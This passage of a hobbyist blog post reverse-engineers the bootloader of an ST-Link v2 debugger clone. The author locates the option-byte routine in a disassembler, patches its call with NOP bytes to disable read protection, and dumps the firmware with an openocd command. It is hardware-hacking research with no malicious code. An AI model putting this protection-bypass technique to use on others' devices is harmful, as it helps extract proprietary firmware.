
At this point, flashing bootloader onto an empty microcontroller will make the update utility think a blank ST-Link is connected. It will let you choose which firmware to flash, however the results will not be any different from what we achieved before by tricking the updater into flashing a different firmware.

## Reverse-engineering


There are many disassemblers available for ARM out there. One of them even works. Unfortunately, IDA demo version does not support binary files. I tried using radare2, but after a while decided that I don’t have a spare lifetime to learn how to use all of it’s hot-keys and commands.

Eventually, I came across Hopper, which is a cross-platform disassembler. Demo version is limited to 30min sessions and does not allow saving projects or exporting files. That seemed good enough for me, so I gave it a try.


First things first, I searched for 0x1FFFF800 and sure enough - this constant was present.

[](https://lujji.github.io/blog/reverse-engineering-stlink-firmware-part2/hopper.png)Hopper

It is referenced only once (hitting X lists all the references). If we follow the reference, we end up in a subroutine that presumably sets up the option bytes. Hopper can also generate pseudo-code. It’s not that great with loops and conditionals, but comes in handy when analyzing arithmetic operations.

[](https://lujji.github.io/blog/reverse-engineering-stlink-firmware-part2/set_option_bytes.png)Pseudo-code

This function is called only once, and if we follow the reference we end up in a section with quite a few function calls. Control flow graph shows that we identified main program loop at 0x2198. I tried visiting all the functions and guessing what they do.

[](https://lujji.github.io/blog/reverse-engineering-stlink-firmware-part2/main_loop.png)Main loop

## Disabling protection

We know that the function call to option\_bytes\_config is located at 0x21B2 in the binary dump. Let’s try to ‘nop’ it and see what we get. NOP is a pseudo-instruction on ARM cores, so we have to use something like ‘mov r8,r8’ to skip a cycle.

|  |  |
| --- | --- |
| 1 2 3 | $ echo "mov r8, r8" | arm-none-eabi-as -mthumb -march=armv7 && arm-none-eabi-objdump -d a.out ...  0: 46c0 nop ; (mov r8, r8) |

Branch instruction occupies 4 bytes, which means we have to patch C0 46 C0 46 to ‘nop’ the function call.

Next we flash the patched bootloader and use the updater utility to upload ST-Link firmware. Now let’s try dumping the firmware with openocd to see if protection is still enabled.

|  |  |
| --- | --- |
| 1 2 3 | $ openocd -f interface/stlink-v2.cfg -c 'transport select hla\_swd' \  -f target/stm32f1x.cfg -c 'adapter\_khz 4000' -c init -c 'reset halt' \  -c 'dump\_image dump.bin 0x08000000 0x10000' -c shutdown |

And this is what we get:

|  |  |
| --- | --- |
| 1 2 3 4 5 | ... stm32f1x.cpu: target state: halted target halted due to debug-request, current mode: Thread xPSR: 0x01000000 pc: 0x08002764 msp: 0x20000800 dumped 65536 bytes in 0.427944s (149.552 KiB/s) |

Success!

## Conclusion

After I dumped the firmware from the ST-Link v2 clone I successfully repeated the same procedure for an ST-Link v2-1. I used the same approach for removing protection, although the main program loop was a bit trickier to find. Being able to use a debugger makes it significantly easier to study the functionality of the bootloader and main firmware.